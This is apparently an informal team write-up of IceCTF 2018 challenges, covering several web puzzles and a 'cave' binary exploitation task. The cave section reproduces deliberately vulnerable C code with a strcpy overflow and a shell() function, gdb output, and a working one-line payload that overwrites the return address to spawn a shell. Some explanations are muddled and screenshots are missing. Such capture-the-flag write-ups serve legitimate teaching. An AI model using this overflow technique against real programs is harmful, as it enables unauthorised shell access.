
iceCTF2018


web

toke web


once we open the url was provided https://static.icec.tf/toke/



then we proceed run check robots.txt by entering https://static.icec.tf/toke/robots.txt , and it returns the following, then the robots.txt gives us a url to a page



oh yeah!! we had the FLAG!!



Lights Out!

Help! it is dark https://static.icec.tf/lights_out

check the html source code

```
<div class="clearfix">
    <i data-hide="true"></i>
    <strong data-show="true">
    <small></small>
    </strong>
    <small></small>
</div>
```

so we thought a little bit more what about checking the css too))


```
/*! normalize.css v3.0.3 | MIT License | github
html {
    font-family: sans-serif;
    -ms-text-size-adjust: 100%;
    -webkit-text-size-adjust: 100%
}

body {
    margin: 0
}

article,aside,details,figcaption,figure,footer,
    display: none;
}

summary:hover {
    display: block;
}
```

then we try to remove styles , and we got the flag


IceCTF{styles_turned_the_lights}

Friðfinnur


In the third web Challenge we were given a webiste which is build under laravel


Job Listings
Home
Jobs
Welcome Job Listings
Join over 5 million people that have successfully found a job through our website.
Home
With over 20 new listings a day we are proud to present the future of finding work in the digital age. Finding work doesn't have to be as difficult as it used to be. Own your future by searching through the abundance of jobs listed here.
Success Rate
Over 73% of site visitors manage to find work within 3 months.
Copyright 2018 © Job Listings

jobs.html



after digging ,and digging we try to make to show us error or whatever expection then we had the flag



binary exploitation

cave

we check the source , and we see we have a shell function , and strcpy

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void shell() {
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void message(char *input) {
    char buf[16];
    strcpy(buf, input);

    printf("The cave echoes.. %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1){
        message(argv[1]);
    } else {
        printf("Usage: ./shout <message>\n");
    }
    return 0;
}
```

then we tried to check more about the executable

file ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=86bc
42618d0d84d9f0646ebd0448cc2da16a92a2, not stripped

even more with strings

```
/lib/ld-linux.so.2libc.so.6
_IO_stdin_usedstrcpyputsprintf
setresgidsystemgetegid__libc_start_main
__gmon_start__GLIBC_2.0PTRhPUWVS
t$,U[^_]/bin/sh -iThe cave echoes.. %s
Usage: ./shout <message>;*2$"GCC: (Debian 6.3.0-18+deb9u1) 6.3.0 20170516crtstuff.c
__JCR_LIST__deregister_tm_clones
__do_global_dtors_aux
completed.6587
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shout.c
__FRAME_END__
__JCR_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
```

__libc_csu_fini
message
__x86.get_pc_thunk.bx
printf@@GLIBC_2.0
_edata
getegid@@GLIBC_2.0
strcpy@@GLIBC_2.0
__data_start
puts@@GLIBC_2.0
system@@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_start_main@@GLIBC_2.0
__libc_csu_init
_fp_hw
__bss_start
main
__x86.get_pc_thunk.ax
__TMC_END__
setresgid@@GLIBC_2.0
shell
.symtab
.strtab
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rel.dyn
.rel.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment

info functions

Non-debugging symbols:
0x08048354 _init0x08048390 printf@plt
0x080483a0 getegid@plt
0x080483b0 strcpy@plt
0x080483c0 puts@plt
0x080483d0 system@plt
0x080483e0 __libc_start_main@plt
0x080483f0 setresgid@plt
0x08048410 _start
0x08048440 __x86.get_pc_thunk.bx
0x08048450 deregister_tm_clones
0x08048480 register_tm_clones
0x080484c0 __do_global_dtors_aux
0x080484e0 frame_dummy
0x0804850b shell
0x08048551 message
0x08048591 main
0x080485ea __x86.get_pc_thunk.ax
0x080485f0 __libc_csu_init
0x08048650 __libc_csu_fini

0x08048654 _fini

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048591 <+0>:     lea    0x4(%esp),%ecx
   0x08048595 <+4>:     and    $0xfffffff0,%esp
   0x08048598 <+7>:     pushl  -0x4(%ecx)
   0x0804859b <+10>:    push   %ebp
   0x0804859c <+11>:    mov    %esp,%ebp
   0x0804859e <+13>:    push   %ebx
   0x0804859f <+14>:    push   %ecx
   0x080485a0 <+15>:    call   0x80485ea <__x86.get_pc_thunk.ax>
   0x080485a5 <+20>:    add    $0x1a5b,%eax
   0x080485aa <+25>:    mov    %ecx,%edx
   0x080485ac <+27>:    cmpl   $0x1,(%edx)
   0x080485af <+30>:    jle    0x80485c7 <main+54>
   0x080485b1 <+32>:    mov    0x4(%edx),%eax
   0x080485b4 <+35>:    add    $0x4,%eax
   0x080485b7 <+38>:    mov    (%eax),%eax
   0x080485b9 <+40>:    sub    $0xc,%esp
   0x080485bc <+43>:    push   %eax
   0x080485bd <+44>:    call   0x8048551 <message>
   0x080485c2 <+49>:    add    $0x10,%esp
   0x080485c5 <+52>:    jmp    0x80485db <main+74>
   0x080485c7 <+54>:    sub    $0xc,%esp
   0x080485ca <+57>:    lea    -0x196f(%eax),%edx
   0x080485d0 <+63>:    push   %edx
   0x080485d1 <+64>:    mov    %eax,%ebx
   0x080485d3 <+66>:    call   0x80483c0 <puts@plt>
   0x080485d8 <+71>:    add    $0x10,%esp
   0x080485db <+74>:    mov    $0x0,%eax
   0x080485e0 <+79>:    lea    -0x8(%ebp),%esp
   0x080485e3 <+82>:    pop    %ecx
   0x080485e4 <+83>:    pop    %ebx
   0x080485e5 <+84>:    pop    %ebp
   0x080485e6 <+85>:    lea    -0x4(%ecx),%esp
   0x080485e9 <+88>:    ret
End of assembler dump.
```

So , we see   buff it is at 16 char buf[16]; then we inverse the format to little endian 8 bytes + 4 bytes extra then we had 32 bytes in total and woah we have the shell

./shout `python -c 'print "A"*16 + "\x0b\x85\x04\x08" * 4'`

IceCTF{i_dont_think_caveman_overflowed_buffers}